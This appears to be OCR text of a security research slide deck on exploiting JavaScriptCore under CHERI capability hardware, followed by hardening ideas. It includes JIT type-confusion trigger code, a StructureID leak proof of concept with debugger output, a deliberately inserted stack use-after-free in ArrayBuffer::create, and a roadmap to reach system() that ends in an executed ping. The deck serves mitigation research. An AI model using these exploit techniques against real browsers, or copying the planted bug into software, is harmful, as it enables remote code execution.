GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
GPRReg startIndexGPR = startIndex.gpr();
```

Register allocation

Conditional branch

https://iokit.racing/jsctales.pdf

SpeculativeJIT::compileStringSlice

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfValue()), tempGPR);
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
GPRReg startIndexGPR = startIndex.gpr();
```

Register allocation, potentially needs to spill values to the stack

Conditional branch

https://iokit.racing/jsctales.pdf

SpeculativeJIT::compileStringSlice

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfValue()), tempGPR);
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
GPRTemporary startIndex(this);

GPRReg temp2GPR = temp2.gpr();
GPRReg startIndexGPR = startIndex.gpr();
```

Register allocation, potentially needs to spill values to the stack
Not executed

Conditional branch
Taken

https://iokit.racing/jsctales.pdf

Control the uninitialized

- Again – we cannot corrupt pointers
- But we can trigger a legit code to write a valid capability to memory

- So, we can:
  - call a function that allocates a temporary stack frame
  - write a capability that points to obj1
  - return, call another function that uses the same stack address and assumes there is a capability to obj2

```
for (let i=0; i<10000; i++) {
    opt1("not_a_rope", obj2);
    opt("not_a_rope", obj1);
}

victim.a = obj2; // barriers
let val = stack_set_and_call(obj2, obj1);
```

```
function stack_set_and_call(val, val1) {
    let a = opt1("not_a_rope", val);
    let b = opt(rope, val1);
    return b;
}
noInline(stack_set_and_call);
```

https://iokit.racing/jsctales.pdf

Type confusion -> OOB read

```
function opt(ary,ary1,woot) {
    let a,b,c,d,e,f,g,h,i,l;
    l = [1,2];
    l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
    l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
    l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
    l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
    b = {};
    c = ary1.b;
    d = {};
    e = {};
    f = {};
    g = {};
    h = {};
    ary.slice(0,1);
    d.a = a;
    e.a = a;
    f.a = a;
    g.a = a;
    h.a = a;
    return ary1.a;
}
```

Useless array accesses, makes a large stack frame allocation

Type Proof (makes DFG emits StructureChecks on |ary1|)

Trigger the bug, string slice

GetByOffset, but instead on ary1 of a proven type, on an arbitrarily typed read from the stack

https://iokit.racing/jsctales.pdf

OOB read

- So, let's define

```
let obj1 = {_a: 0, b: 0, c: 0, d: 0, a: 0};
let obj2 = {a: 0, b: 0, c:0, d: 0};
let victim = {a: 1, b: 0, c:0, d: 0};
```

- Repeat the second type because different types are allocated in different areas, and we want two continuous allocations on the heap
- Fetch obj2.a
- Due to the type confusion, the JITed code thinks the type is proven to be obj1, and fetches using **offsetof(obj1, a)**, which is **OOB to obj2**

https://iokit.racing/jsctales.pdf

OOB? But we have CHERI!

- Yes, we do have CHERI. And Capabilities do mitigate spatial safety
  - If you set the bounds correctly in the relevant allocator
- In the current existing prototype, capabilities' lengths were set by the allocators for stack, heap and global
  - But the JSCell heap does not do it yet ☺
  - Capabilities have 16kb for bounds
  - Was fixed in a dev branch
- Therefore, this technique works on Morello just as it works on Ubuntu x64 or on iOS

saaramar@saaramar-Virtual-Machine: ~/Desktop/cheri

```
structure @ 0x1000403cc0 [rwRW,0x1000400000-0x1000404000]
structure @ 0x1000403d80 [rwRW,0x1000400000-0x1000404000]
structure @ 0x1002a4c180 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c240 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c300 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c3c0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c480 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c540 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c600 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c6c0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c780 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c840 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c900 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4c9c0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4ca80 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4cb40 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4cc00 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4ccc0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4cd80 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4ce40 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4cf00 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4cfc0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d080 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d140 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d200 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d2c0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d380 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d440 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d500 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d5c0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d680 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d740 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d800 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d8c0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4d980 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4da40 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4db00 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4dbc0 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4dc80 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4dd40 [rwRW,0x1002a4c000-0x1002a50000]
structure @ 0x1002a4dec0 [rwRW,0x1002a4c000-0x1002a50000]
```

saaramar@saaramar-Virtual-Machine: ~/Desktop/cheri

```
structure @ 0x1000607a80 [rwRW,0x1000607a80-0x1000607b40]
structure @ 0x1000607b40 [rwRW,0x1000607b40-0x1000607c00]
structure @ 0x1000607c00 [rwRW,0x1000607c00-0x1000607cc0]
structure @ 0x1000607cc0 [rwRW,0x1000607cc0-0x1000607d80]
structure @ 0x1000607d80 [rwRW,0x1000607d80-0x1000607e40]
structure @ 0x100529c180 [rwRW,0x100529c180-0x100529c240]
structure @ 0x100529c240 [rwRW,0x100529c240-0x100529c300]
structure @ 0x100529c300 [rwRW,0x100529c300-0x100529c3c0]
structure @ 0x100529c3c0 [rwRW,0x100529c3c0-0x100529c480]
structure @ 0x100529c480 [rwRW,0x100529c480-0x100529c540]
structure @ 0x100529c540 [rwRW,0x100529c540-0x100529c600]
structure @ 0x100529c600 [rwRW,0x100529c600-0x100529c6c0]
structure @ 0x100529c6c0 [rwRW,0x100529c6c0-0x100529c780]
structure @ 0x100529c780 [rwRW,0x100529c780-0x100529c840]
structure @ 0x100529c840 [rwRW,0x100529c840-0x100529c900]
structure @ 0x100529c900 [rwRW,0x100529c900-0x100529c9c0]
structure @ 0x100529c9c0 [rwRW,0x100529c9c0-0x100529ca80]
structure @ 0x100529ca80 [rwRW,0x100529ca80-0x100529cb40]
structure @ 0x100529cb40 [rwRW,0x100529cb40-0x100529cc00]
structure @ 0x100529cc00 [rwRW,0x100529cc00-0x100529ccc0]
structure @ 0x100529ccc0 [rwRW,0x100529ccc0-0x100529cd80]
structure @ 0x100529cd80 [rwRW,0x100529cd80-0x100529ce40]
structure @ 0x100529ce40 [rwRW,0x100529ce40-0x100529cf00]
structure @ 0x100529cf00 [rwRW,0x100529cf00-0x100529cfc0]
structure @ 0x100529cfc0 [rwRW,0x100529cfc0-0x100529d080]
structure @ 0x100529d080 [rwRW,0x100529d080-0x100529d140]
structure @ 0x100529d140 [rwRW,0x100529d140-0x100529d200]
structure @ 0x100529d200 [rwRW,0x100529d200-0x100529d2c0]
structure @ 0x100529d2c0 [rwRW,0x100529d2c0-0x100529d380]
structure @ 0x100529d380 [rwRW,0x100529d380-0x100529d440]
structure @ 0x100529d440 [rwRW,0x100529d440-0x100529d500]
structure @ 0x100529d500 [rwRW,0x100529d500-0x100529d5c0]
structure @ 0x100529d5c0 [rwRW,0x100529d5c0-0x100529d680]
structure @ 0x100529d680 [rwRW,0x100529d680-0x100529d740]
structure @ 0x100529d740 [rwRW,0x100529d740-0x100529d800]
structure @ 0x100529d800 [rwRW,0x100529d800-0x100529d8c0]
structure @ 0x100529d8c0 [rwRW,0x100529d8c0-0x100529d980]
structure @ 0x100529d980 [rwRW,0x100529d980-0x100529da40]
structure @ 0x100529da40 [rwRW,0x100529da40-0x100529db00]
structure @ 0x100529db00 [rwRW,0x100529db00-0x100529dbc0]
structure @ 0x100529dbc0 [rwRW,0x100529dbc0-0x100529dc80]
structure @ 0x100529dc80 [rwRW,0x100529dc80-0x100529dd40]
structure @ 0x100529dd40 [rwRW,0x100529dd40-0x100529de00]
```

CHERI: Bound and rederive free-list allocations.

Browse files

Previously, capability bounds on heap allocations were set to the 16KB blocks used like slabs in the heap. This change applies finer-grained bounds to heap allocations and rederives back to the 16KB block when necessary. We will likely want to make this tunable to measure the performance cost.

bg357-dev

brettferdosi committed on Jan 23

1 parent 2674ecf commit cff293e3559f6dad18c3e5d727b46ce43a088626

Showing 4 changed files with 48 additions and 5 deletions.

Unified Split

20 Source/JavaScriptCore/heap/FreeListInlines.h

```
@@ -33,20 +33,34 @@ namespace JSC {
  template<typename Func>
  ALWAYS_INLINE HeapCell* FreeList::allocate(const Func& slowPath)
  {
+     // TODO confirm this applies bounds to objects and butterflies
      unsigned remaining = m_remaining;
      if (remaining) {
          unsigned cellSize = m_cellSize;
          remaining -= cellSize;
          m_remaining = remaining;
-         return bitwise_cast<HeapCell*>(m_payloadEnd - remaining - cellSize);
+         HeapCell *ret = bitwise_cast<HeapCell*>(m_payloadEnd - remaining - cellSize);
+ #ifdef __CHERI_PURE_CAPABILITY__
+         ret = cheri_setboundsexact(ret, cellSize);
+ #endif
+         return ret;
```

Work in progress by Brett Gutstein, University of Cambridge. commit

StructureID Randomization

- Each JSCell header references a Structure through the StructureID field
  - 32 bit
  - index into the Runtime's StructureIDTable
- Attackers (supposedly) need to know a valid StructureID to fake objects
  - To bypass many StructureChecks
- In order to make it harder to guess/predict StructureIDs, Apple added randomization for StructureIDs

- Leaking these values helps during exploitation

- Note that unlike ASLR, StructureIDs could help us
  - We can fake StructureIDs, as they are simply a 32bit integer

[Re-landing] Add some randomness into the StructureID.

https://bugs.webkit.org/show_bug.cgi?id=194989
<rdar://problem/47975563>

Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

```
    ----------------------------------------------------------------
    | 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |
    ----------------------------------------------------------------
```

   The entropy bits are chosen at random and assigned when a StructureID is allocated.

2. Instead of Structure pointers, the StructureIDTable will now contain encodedStructureBits, which is encoded as such:

```
    ----------------------------------------------------------------
    | 7 entropy bits |                   57 structure pointer bits |
    ----------------------------------------------------------------
```

   The entropy bits here are the same 7 bits used in the encoding of the StructureID for this structure entry in the StructureIDTable.

3. Retrieval of the structure pointer given a StructureID is now computed as follows:

```
        index = structureID >> 7; // with arithmetic shift.
        encodedStructureBits = structureIDTable[index];
        structure = encodedStructureBits ^ (structureID << 57);
```

   We use an arithmetic shift for the right shift because that will preserve the nuke bit in the high bit of the index if the StructureID was not decontaminated before use as expected.

4. Remove unused function loadArgumentWithSpecificClass() in SpecializedThunkJIT.

5. Define StructureIDTable::m_size to be the number of allocated StructureIDs instead of always being the same as m_capacity.

```
let obj1 = {_a: 0, b: 0, c: 0, d: 0, a: 0};
let obj2 = {a: 0x41414141, b: 0x41414141, c: 0x41414141, d: 0x41414141};
let victim = {a: 0x42424242, b: 0x42424242, c: 0x42424242, d: 0x42424242};

print(describe(obj1));
print(describe(obj2));
print(describe(victim));

for (let i=0; i<10000; i++) {
        opt1("not_a_rope", obj2);
        opt("not_a_rope", obj1);
}
```

```
Temporary breakpoint 1, main (argc=3, argv=0xffffbff7f760 [rwRW,0xffffbff7f767-0xffffbff7f7a7]) at /home/saaramar/cheri/webkit/Source/JavaScriptCore/jsc.cpp:2514
2514    /home/saaramar/cheri/webkit/Source/JavaScriptCore/jsc.cpp: No such file or directory.
(gdb) c
Continuing.
CHERI-jsc purecap tier 2 (baseline jit)
Object: 0x1001624080 with butterfly 0x0 (Structure 0x1004e94540:[Object, {_a:0, b:1, c:2, d:3, a:4}, NonArray, Proto:0x100223c000, Leaf]), StructureID: 51473
Object: 0x10008080c0 with butterfly 0x0 (Structure 0x1004e94840:[Object, {a:0, b:1, c:2, d:3}, NonArray, Proto:0x100223c000, Leaf]), StructureID: 57113
Object: 0x1000808120 with butterfly 0x0 (Structure 0x1004e94840:[Object, {a:0, b:1, c:2, d:3}, NonArray, Proto:0x100223c000, Leaf]), StructureID: 57113
^C
Program received signal SIGINT, Interrupt.
JSC::LinkBuffer::copyCompactAndLinkCode<unsigned int> (this=<optimized out>, macroAssembler=..., ownerUID=<optimized out>, effort=<optimized out>) at /home/saaramar/
232     /home/saaramar/cheri/webkit/Source/JavaScriptCore/assembler/LinkBuffer.cpp: No such file or directory.
(gdb) x/30gx 0x10008080c0
0x10008080c0:   0x010018000000df19      0x0000000000000000
0x10008080d0:   0x0000000000000000      0x0000000000000000
0x10008080e0:   0xfffe000041414141      0x0000000000000000
0x10008080f0:   0xfffe000041414141      0x0000000000000000
0x1000808100:   0xfffe000041414141      0x0000000000000000
0x1000808110:   0xfffe000041414141      0x0000000000000000
0x1000808120:   0x010018000000df19      0x0000000000000000
0x1000808130:   0x0000000000000000      0x0000000000000000
0x1000808140:   0xfffe000042424242      0x0000000000000000
0x1000808150:   0xfffe000042424242      0x0000000000000000
0x1000808160:   0xfffe000042424242      0x0000000000000000
0x1000808170:   0xfffe000042424242      0x0000000000000000
0x1000808180:   0x010018000000994f      0x0000000000000000
0x1000808190:   0x0000000000000000      0x0000000000000000
0x10008081a0:   0x0000000000000000      0x0000000000000000
(gdb)
```

saaramar@saaramar-Virtual-Machine: ~/Desktop/webkit

```
saaramar@saaramar-Virtual-Machine:~/Desktop/webkit$ ./WebKit/WebKitBuild/Release/bin/jsc ./leak_structureID_awesome_poc.js
Object: 0x7f22cebdc040 with butterfly (nil) (Structure 0x7f22cebcd180:[0xb12b, Object, {_a:0, b:1, c:2, d:3, a:4}, NonArray, Proto:0x7f230eff5968, Leaf]), St
ructureID: 45355
Object: 0x7f22cebb8000 with butterfly (nil) (Structure 0x7f22cebcd340:[0xaf98, Object, {a:0, b:1, c:2, d:3}, NonArray, Proto:0x7f230eff5968, Leaf]), Structur
eID: 44952
Leaked victim structureID: 44952
saaramar@saaramar-Virtual-Machine:~/Desktop/webkit$
saaramar@saaramar-Virtual-Machine:~/Desktop/webkit$ ./WebKit/WebKitBuild/Release/bin/jsc ./leak_structureID_awesome_poc.js
Object: 0x7f9d0fcdc040 with butterfly (nil) (Structure 0x7f9d0fccd180:[0xcc68, Object, {_a:0, b:1, c:2, d:3, a:4}, NonArray, Proto:0x7f9d500f5968, Leaf]), St
ructureID: 52328
Object: 0x7f9d0fcb8000 with butterfly (nil) (Structure 0x7f9d0fccd340:[0xd16c, Object, {a:0, b:1, c:2, d:3}, NonArray, Proto:0x7f9d500f5968, Leaf]), Structur
eID: 53612
Leaked victim structureID: 53612
saaramar@saaramar-Virtual-Machine:~/Desktop/webkit$
```

Vulnerability #2: a stack UAF

- JSC on CheriBSD (Aug 2020)
  - No JIT (MIPS not supported by QTWebkit)
  - Garbage collection doesn't work
  - No CVE really satisfying our needs

- Let's introduce a serious bug instead
  - Let's introduce a stack UAF
  - Temporal safety issue, allows read and write to a large portion of the stack
  - Would that be sufficient for an attacker?

Vulnerability #2: a stack UAF in details

- We introduced a bug within the handling of arraybuffers
- Provides read/write access to the stack for a malicious ArrayBuffer

```
PassRefPtr<ArrayBuffer> ArrayBuffer::create(const void* source, unsigned byteLength)
{
    ArrayBufferContents contents;
    ArrayBufferContents::tryAllocate(byteLength, 1, ArrayBufferContents::ZeroInitialize, contents);
    if (!contents.m_data)
        return 0;
    RefPtr<ArrayBuffer> buffer = adoptRef(new ArrayBuffer(contents));
    ASSERT(!byteLength || source);
    char * test = (char*) alloca(byteLength);
    buffer->data((void*)test);
    memcpy(buffer->data(), source, byteLength);
    buffer->m_data = (void *) contents;

    return buffer.release();
}
```

- To trigger:

```
var buf1 = new ArrayBuffer(0x1000);
var arr = new Int8Array(buf1.slice(0,0x1000));
```

What can we do with this vulnerability?

- Can we find a way to manipulate capabilities in the stack?
  - Ideally we'd want to be able to copy / paste capabilities anywhere in memory

- Let's look at TypedArray::set() and slice()…

```
Typedarray_dest.set(typedarray_source[, offset])
```

What can we do with this vulnerability?

- For set(), if typeof(dest) = typeof(source), there’s a nice memmove():

```
template<typename Adaptor>
bool JSGenericTypedArrayView<Adaptor>::set(
    ExecState* exec, JSObject* object, unsigned offset, unsigned length)
{
    const ClassInfo* ci = object->classInfo();
    if (ci->typedArrayStorageType == Adaptor::typeValue) {
        // The super fast case: we can just memcpy since we're the same type.
        JSGenericTypedArrayView* other = jsCast<JSGenericTypedArrayView*>(object);
        length = std::min(length, other->length());

        if (!validateRange(exec, offset, length))
            return false;

        memmove(typedVector() + offset, other->typedVector(), other->byteLength());
        return true;
    }
```

- We can then copy capabilities present in the stack to another ArrayBuffer

What can we do with this vulnerability?

- Can we traverse pointers and read from anywhere?
  - Not from anywhere, this has to be from a valid capability
  - With reentrancy applied on the length argument, we can execute a callback and change the source object:


```
template<typename ViewClass>
EncodedJSValue JSC_HOST_CALL genericTypedArrayViewProtoFuncSet(ExecState* exec)
{
…
    JSObject* sourceArray = jsDynamicCast<JSObject*>(exec->uncheckedArgument(0));
…
    unsigned length;
    if (isTypedView(sourceArray->classInfo()->typedArrayStorageType)) {
…
    } else
        length = sourceArray->get(exec, exec->vm().propertyNames->length).toUInt32(exec);
…
    thisObject->set(exec, sourceArray, offset, length);
    return JSValue::encode(jsUndefined());
}
```

What can we do with this vulnerability?

- Can we now write a capability anywhere?
  - Again, not anywhere, this has to be a location pointed by a valid capability
  - The vulnerability already allows to write data to a large portion of the stack
  - We could potentially swap return addresses
    - This would require building a stack such that unwinding from one place to another would lead to an exploitable path
    - Difficult to build, especially with the limited environment (no JIT)
- There's the Cheri Capability Table!
  - Contains a pointer to libc.system
  - That will be our target

How to get code execution?

- The Cheri Capability Table is roughly equivalent to a GOT section
- The compiler uses this table all around, so we can easily read it, and read from it:




What can we do with this vulnerability?

- That’s our road map
  - Read valid capabilities from the stack (stack addresses, return addresses, etc)
  - Find one that seems interesting and traverse it (likely a stack address)
    - Read again from that capability until we find what we’re looking for
      - A pointer to the Cheri Capability Table
  - Once there, read the pointer to System()

- How to get RCE?
  - We can’t just overwrite a return address because of the calling convention
  - We can however build a fake vtable or a fake capability table with System()
  - We could next overwrite a saved vtable with our fake one
  - And wait for the flow to run our payload

How to get code execution?

- We can then overwrite the pointer to the capability table and get code execution by forging a fake table:



And wait for the stack to unwind and the code to use our malicious pointer

No calc, but a ping!

- The result isn't very impressive, but that works!

```
root@qemu-cheri128-Testadmin:~ # jsc t2.js
using stack: 0x7ffffcbfa0 - v:1 s:0 p:0007817d b:0000007ffffcbfa0 l:000000000000
2000 o:0 t:-1
8192
capX: 0x7ffffcbfa0 - v:1 s:0 p:0007817d b:0000007ffffcbfa0 l:0000000000002000 o:
0 t:-1

Attempting to copy a tagged capability (v:1 s:0 p:0007817d b:0000007ffbff0000 l:
000000003fe0000 o:3fd9450 t:-1) from 0x7ffffc9440 to underaligned destination 0
x7ffffcc3f4. Use memmove_nocap()/memcpy_nocap() if you intended to strip tags.
valueof o2
-47,23,0,0,11,51,-64,0,0,0,0,1,33,93,-83,24
valueof o2
now executing system(commandline)
PING dual-a-0001.a-msedge.net (204.79.197.200): 56 data bytes
```

Hardening CHERI

Take it further

- As we saw, CHERI ISA gives us:
  - unforgeable pointers
  - mandatory bounds and permissions checks
- A CHERI-aware C compiler and runtime give us:
  - deterministic mitigations for spatial safety
  - with compile-time opt-in intra-object safety, even!
- And we left with…
  - temporal safety: UAF / double free / dangling pointers / etc.
  - type safety
  - allocator safety
- There are many work-in-progress projects to introduce software solutions for that

Capability revocation – Cornucopia

- Demonstrated deterministic C/C++ heap temporal memory safety
- Extends the CheriBSD virtual memory subsystem
- Built with existing CHERI tags, spatial safety, and page table perms:
  - Scan for capabilities in memory: tags precisely distinguish caps from data
  - Associate heap cap with its original allocation via spatial bounds
  - Track pages holding caps using capability store PTE permissions
- Userspace allocators mark regions of memory as free
  - Kernel-provided revocation service finds and removes caps to free memory
    - Thread-safe, mostly concurrent, amenable to SMP or hardware acceleration
  - Free memory held "in quarantine" to amortize costs of revocation sweep
- Available in branch of CheriBSD; MSR investigating optimizations

JIT hardening using CHERI

- JIT is always a sensitive and dangerous area
- Support for JIT over CHERI is relatively new and it's just a prototype
  - There is a place for a lot of research in this area ☺
- Interestingly, CHERI ISA offers new ways to implement hardenings, using capabilities
- Example: instead of having one physical page with two different virtual mappings (rw-, r-x), we can have two different capabilities
